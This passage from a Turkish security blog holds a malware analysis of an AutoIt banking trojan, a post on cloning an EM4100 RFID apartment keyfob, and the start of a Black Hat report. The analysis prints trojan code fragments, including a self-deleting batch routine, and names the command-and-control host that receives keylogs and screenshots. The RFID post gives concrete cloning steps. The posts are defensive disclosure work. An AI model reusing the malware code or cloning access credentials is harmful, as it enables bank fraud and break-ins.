871155.583007 dosyasını incelediğimde ise sistemde açık olan pencerelerin başlık (title) bilgilerini izleyerek (Örnek kod: \$baslıklar[22] ="TurkishBank Internet Bankacılığı"), pencerede yer alacak bankanın görsellerini komuta kontrol merkezinden alarak 30'a yakın bankanın müşterisini ve internet şubesini hedef aldığı gördüm.

**Composer** **FiddlerScript** **Log** **Filters** **Timeline**

**Statistics** **Inspectors** **AutoResponder**

---

Headers TextView SyntaxView WebForms HexView  
Auth Cookies Raw JSON XML

**Request Headers** [Raw] [Header Definitions]  
GET /pops/09/mg/background.jpg HTTP/1.1

**Client**

- Accept: \*/\*
- Accept-Encoding: gzip, deflate
- Accept-Language: tr-TR
- User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trk)

**Miscellaneous**

- Referer: http://149.202.206.57/main.php?uid=645448C4702F703D

**Transport**

- Connection: Keep-Alive
- Host: 149.202.206.57

---

Transformer	Headers	TextView	SyntaxView	Image/View
HexView	WebView	Auth	Caching	Cookies
JSON	XML			

Format: JPEG  
139,373 bytes


670w x 395h  
0.53 bytes/px  
96 dpi  
Baseline  
Subsample @  
4:4:4 (non-opt)  
APP1 Data  
(Exif, 22 bytes)  
APP1 Data  
<http://ms.adobe.com/xap/1.0>




Read more information  
Transform Xap To Xmp

[Download App](#) [Google Play](#) [Windows Phone](#) [App Store](#) [BlackBerry World](#)

871155.583007 dosyasını incelediğimde ayrıca bu zararlı yazılımının izlediği başlık bilgisini tespit ettiğim anda tuş bilgisi kaydı yaptığı ve bu bilgileri cert.dat dosyasına kayıt ettiğini, ekran görüntüsü aldığı ve bunları da C:\Users\kullanıcı adı\AppData\Local\Temp\ klasörü altında rastgele oluşturduğu sayılardan oluşan ada sahip klasörde sakladığını gördüm. İlgili pencere kapatıldığı anda ise ilgili klasörde yer alan ekran görüntülerini RAR işleminden geçirdikten sonra cert.rar adı altında cert.dat (tuş bilgileri içeren dosya) dosyası ile birlikte komuta kontrol merkezine (<http://149.202.206.57>) göndermektedir.



Name	Size	Packed	Type
..			File folder
wallpaper00010.jpg	106.802	73.109	JPEG image
wallpaper00011.jpg	136.953	89.021	JPEG image
wallpaper00012.jpg	138.322	93.712	JPEG image
wallpaper00013.jpg	136.456	94.868	JPEG image
wallpaper00014.jpg	124.163	84.669	JPEG image
wallpaper00015.jpg	146.919	94.909	JPEG image
wallpaper00016.jpg	125.371	86.047	JPEG image
wallpaper00017.jpg	138.296	92.723	JPEG image



871155.583007 dosyasında yer alan fonksiyon (Örnek: Func yazkizim(\$krctr)) ve değişken (Örnek: \$sayac) isimlerinin Türkçe olması, bu zararlı yazılımın Türkçe bilen kişilerce geliştirildiği ihtimaline dikkat çekiyordu.

Ayrıca yine bu dosya içinde zararlı yazılımın çalıştırıldıktan sonra kendisini silecek fonksiyonları barındırması ancak kullanmaması ve \$cert\_avi değişkenine sahip olması, zararlı yazılımın ilerleyen sürümlerinde bu özelliklerini kullanma ihtimali olduğunu göstermektediydi.

```
;=====
;=====

Func _SelfDelete($iDelay = 0)
Local $sCmdFile
FileDelete(@TempDir & "\scratches.bat")
$sCmdFile = "ping -n " & $iDelay & "127.0.0.1 > nul" & @CRLF_
& 'loop' & @CRLF_
& 'rd "' & @ScriptDir & "' /q /s' & @CRLF_
& 'if exist "' & @ScriptDir & "' goto loop' & @CRLF_
& 'del ' & @TempDir & '\scratches.bat'
FileWrite(@TempDir & "\scratches.bat", $sCmdFile)
Run(@TempDir & "\scratches.bat", @TempDir, @SW_HIDE)
EndFunc

;=====
;=====


Func _cikis()
Sleep(500)
Run($anadosya & " " & "safe", @AppDataDir & "\Apple_Updater", @SW_HIDE )
Sleep(1000)
_SelfDelete(10)

EndFunc
```

Global \$increase_file	= @AppDataDir & "\Apple_Updater" & "safe"	:// Surum Yukleme Dosyas	
Global \$version_file	= "ver.dat"		;// Version Kontrol Dosyası
Global \$cert_file	= "cert.dat"		;# cert.dat
Global \$cert_rar	= "certrar"		;# certrar
Global \$cert_avi	= "certavi"		;# cert.avi
Global \$wrar_file	= "wrar521.exe"		;# wrar521.exe
Global \$wfile	= "wrar521.exe /S"		;# wrar521.exe /S

Sonuç olarak internet bankacılığı müşterilerinin her daim bu ve benzeri zararlı yazılımlara karşı tetikte olması ve internet şubelere girişte ve/veya sonrasında karşılaşıkları olası şüpheli durumlarda mutlaka ama mutlaka bankalara haber vermemeleri gerekmektedir. Zararlı yazılım analizi becerine sahip bankalar (ehem ehem :)) bu ve benzeri zararlı yazılımları analiz ederek sizlerin daha güvenli bankacılık yapabilmeniz adına imkanları dahilinde ellerinden gelenin en iyisini yapacaklardır.

Bu zararlı yazılımın sisteminizde çalışıp, çalışmadığından emin olmak için çalışan programlarda (görev yönetici) lsasss.exe ve/veya svnhost.exe olup olmadığını kontrol edebilirsiniz.



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Notlar:

- Zararlı yazılımı temizlemek için Start -> Run -> Msconfig yazdıktan sonra Startup sekmesinde, Apple\_Updater satırını bulup, sildikten/devre dışı bıraktıktan sonra sisteminizi yeniden başlatılabilirsiniz.
- 20'ye yakın bankanın yetkilileri ile bu bilgiler, siz bu yazıyı okumadan günler öncesinde paylaşılmıştır.
- Bu yazı, [6. Pi Hediymen Var](#) oyununun çözüm yolunu da içermektedir.

The post [AutoIt Bankacılık Zararlı Yazılımı](#) appeared first on [Hack 4 Career - Siber Güvenlik Günlüğü](#).

## RFID Kapı Kiliti

Source: <https://www.mertsarica.com/rfid-kapi-kilidi/>

By M.S on August 1st, 2016

Yakın bir arkadaşımı ziyaret etmeye gittiğimde, her zaman kapı girişinde bulunan güvenlik görevlisinin yanında bu defa kapiya yeni takılmış olan Access Control yazılı, logosuz temazsız kart okuyucu dikkatimi çekti. (Bir mekâna girdiğinde gizli kameraları tespit etmeyi huy edinmiş birinin dikkatini çekmesin de kimin çeksin zaten ? :))



Arkadaşımla konuştugumda, bu okuyucunun site yönetimi tarafından alınan bir karar üzerine kapıya monte edildiğini ve tüm daire sahinlerine kapıyı açmak için mavi renkte bir anahtarlık dağıtıldığını öğrendim. Bu anahtarlık sayesinde kapıya geldiğinizde güvenlik

tarafından soruya tutulmuyor, anahtarlığı okutarak apartmana giriş yapabiliyormusunuz. RFID anahtarlık olduğundan şüphem olmayan bu anahtarlığı cebime atıp, üzerinde biraz çalışıp merakımı gidermek için evimin yolunu tuttum.

İlk olarak bu kart (anahtarlık) okuyucunun özelliklerini bulmak için ilan sitelerinde anahtar kelimelerle (rfid access control system, rfid kapı vb.) araştırmaya yapmaya başladım ve çok geçmeden ilan sitelerinde aynı modele ait ilanlar buldum.

Shop rfid access control s... Mert

www.aliexpress.com/wholesale?catId=0&initiative\_id=SB\_20160123070924&SearchText=rfid+access+control+system

Best Match Orders Newest Seller rating Price

\$ USD Show Price Per Piece View:

Free shipping+10 RFID tag NEW RFID Proximity Door Access

US \$12.99 / piece  
Free Shipping  
★★★★★ (35) | Orders (28)

Free shipping+10 RFID tag NEW RFID Proximity Door Access

US \$12.00 / piece  
Free Shipping  
★★★★★ (38) | Orders (46)

Metal access controller

2016 newest metal case touch keypad 125KHZ RFID access

US \$25.99 / piece  
Shipping: US \$25.26 / piece via Aramex  
Orders (0)

Rfid Kapı - GittiGidiyor

www.gittigidiyor.com/arama/?k=rfid+kapı

%50 indirimli.

Kategoriler

Tüm Ürünler (16) Hemen Al! Açık Arama Görünüm Sırala: Akıllı Sıralama

Seçili Kriterlerde Ara: rfid kapı

Fiyat: En düşük En yüksek

Durum: Sıfır (16)

Kargo: Ücretsiz (11) Diğer (5)

Filtreler

"Z-3" Elektronik Rfid Kartlı Kapı Aç...  
10 anahtarlık ve Kargo BEDAVA!  
Hemen AL! 177,90 TL  
Sıfır Ürün  
ÇOK BASARILI SATICI

ÜCRETSİZ KARGO

RFID ŞİFRELİ KAPı KİLİDİ KARTLI GÖ...  
10 ADET MANYETİK ANAHTAR HEDİYEL...  
Hemen AL! 74,90 TL  
Sıfır Ürün  
ÜCRETSİZ KARGO

ÜCRETSİZ KARGO

RFID ŞİFRELİ KAPı KİLİDİ GÖSTERGEÇ...  
ÜCRETSİZ KARGO-TÜRKÇE KULLANIM...  
Hemen AL! 159,90 TL  
Sıfır Ürün  
ÜCRETSİZ KARGO

ÜCRETSİZ KARGO

Rfid Şifreli Kapı Kiliti Kartı x

urun.gittigidiyor.com/diger-her-sey/rfid-sifreli-kapi-kilidi-kartli-gostergec-sistem-217649173

### ŞİFRELİ & MANYETİK ELEKTRONİK KAPı GEÇİŞ & KONTROL SİSTEMİ

KAPı GEÇİŞ SİSTEMİ İÇİN KULLANILAN :  
BAĞLANTI DETAYI  
AYAR SİSTEMİNDE GİRME ŞİFRESİ  
ŞİFRE DEĞİŞİMİ  
MANYETİK ANAHTAR TANITMA

KOLAY VE BASIT ŞEKİLDE ÜRÜN İLE BİRLİKTE GÖNDERDİĞİMİZ KLAVUZDA ANLATILMIŞTIR

HER TÜRLÜ TEKNİK DESTEK İÇİN BİZİMLE MSJ YOLUYLA İRTİBATA GEÇEBİLİRSİNİZ FAZLA OLARAK İSTEDİĞİNİZ HER BİR  
MANYETİK ANAHTAR 1.10 TL DİR

#### ÖZELLİKLER:

YÜKSEK KALİTE VE YÜKSEK GÜVENLİK ←

HIZLI VE HASSAS BİR TEPKİ

250 STANDART KULLANICI DESTEKLER

DESTEK KARTI ŞİFRESİ

KART NUMARASI EKLEYEBİLİR VE ESKİ KART NUMARASINI SİLEBİLİRSİNİZ  
EV VE OFİS İÇİN TAM BİR TASARIM HARİKASıdır

ÇALIŞMA GERİLİMİ: DC 12V

MEVCUT KİLİDİ: ? 1000MA

STATİK AKIM: ? 60MA

BELLEK: 250 STANDART KULLANICILAR

KART OKUMA MESAFESİ: 0-10 CM

İlanların çoğunda, bu ürünlerle kullanılan anahtarlıkların kopyalanamaz olduğu ve kapı kilitlerinin de yüksek güvenliğe sahip olduğu ifadeleri dikkatimi çekti. Genelde sızma testi uzmanları için satış odaklı kurulan iddialı cümleler, güvenlik testi (sağlama da diyebiliriz) gerçekleştirilene dek pek birşey ifade etmez ;) Özellikle bu tür kapı kilitlerinde [EM4100 protokolünü](#) kullanan RFID alıcı, verici ve kartlar/etiketler kullanıldığını bildiğim için ne kadar kolay bir şekilde kopyalana bilceğini pratikte tecrübe etmeye karar verdim.

EM4100 uyumlu kartlar/etiketler çoğunlukla okunabilir (read-only) olarak piyasada bulunurlar ve 40 bit olarak ([1 bayt sürüm bilgisi + 4 bayt veri](#)) bir defa programlandıktan (çoğunlukla fabrika çıkışlı) sonra değiştirilemezler.

EM4100 uyumlu sadece okunabilir bir kartı kopyalamak için, T5577 gibi okuma ve yazma desteği de olan bir kartı/etiketi, okuma yazma desteği olan bir aygit sayesinde EM4100 olarak programlamak yeterlidir. Bu işlemleri Arduino veya Raspberry Pi ile [Parallax Read/Write gibi bir aygitla](#) gerçekleştirmek pratikte pek kolay olmayabilir bu nedenle Phidgets'in [1024\\_0 aygıtı](#) işleri kolaylaştıracaktır.



Kopyalama işlemini gerçekleştirmek için Phidgets'in RFID uygulaması ile öncelikle EM4100 uyumlu kartı/etiketi USB aygıta okutuyorsunuz ardından da T5577 anahtarlığı aygıta getirip Write butonuna bastığınızda anahtarlık kolay bir şekilde başarıyla kopyalanmış oluyor.

3. Click on the LED Enabled box to turn the on-board LED on or off.  
 4. The Output 0 box controls the +5V digital output and the Output


The screenshot shows two windows side-by-side. On the left is the 'Phidget Control Panel' window, which lists a 'Locally Attached Devices' table with one entry: 'Phidget RFID Read-Write' (Serial Number: 42, Version: 101). Below the table are two checkboxes: 'Start Phidget Control Panel with Windows?' and 'Enable Logging in Examples?'. On the right is the 'RFID Reader Info' window, which contains fields for 'Attached' (True), 'Name' (Phidget RFID Read-Write), 'Serial No.' (42), 'Version' (101), and 'Outputs' (2). It also has checkboxes for 'Antenna Enabled', 'Led Enabled', and 'Keyboard Output Enabled', all of which are checked. Below these are sections for 'Tag Read' and 'Tag Write'.


**RFID Reader Info**

- Attached: True
- Name: Phidget RFID Read-Write
- Serial No.: 9999999
- Version: 100
- Outputs: 2
- Antenna Enabled    Output 0
- Led Enabled    Output 1
- Keyboard Output Enabled
- Tag Read
- Tag String:
- Protocol:
- Tag Write
- Tag String: 3d
- Protocol: EM4100
- Lock

**RHID Reader Info**

- Attached: True
- Name: Phidget RFID Read-Write
- Serial No.: 9999999
- Version: 100
- Outputs: 2
- Antenna Enabled    Output 0
- Led Enabled    Output 1
- Keyboard Output Enabled
- Tag Read
- Tag String:
- Protocol:
- Tag Write
- Tag String:
- Protocol: EM4100
- Lock
- 





Son olarak kopyalanmış anahtarla kapıyı açmayı deneyip başarılı olduktan sonra, site yönetimleri ve daire sakinleri için bu kilitle kullanılan anahtarların kopyalanabilir olduğunu söyleyerek bir güvenlik farkındalığı çalışmasını daha başarıyla tamamlamış oluyoruz. :) Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post [RFID Kapı Kiliği](#) appeared first on [Hack 4 Career - Siber Güvenlik Günlüğü](#).

## Black Hat USA 2016

Source: <https://www.mertsarica.com/black-hat-usa-2016/>

By M.S on August 8th, 2016

İlk defa [geçtiğimiz yıl](#) katılma fırsatını yakaladığım dünyaca ünlü [Black Hat](#) güvenlik konferansına, [NormShield](#) firması sayesinde bu sene tekrar katılacağımı büyük bir mutlulukla geçtiğimiz ay sizlerle [paylaşmamışım](#). Konferans ve öncesinde aldığım kısa notları, 12 saatlik dönüş yolunda sizler için derleyerek daha önce olduğu gibi merak edenler için yazıya dökmeye karar verdim.

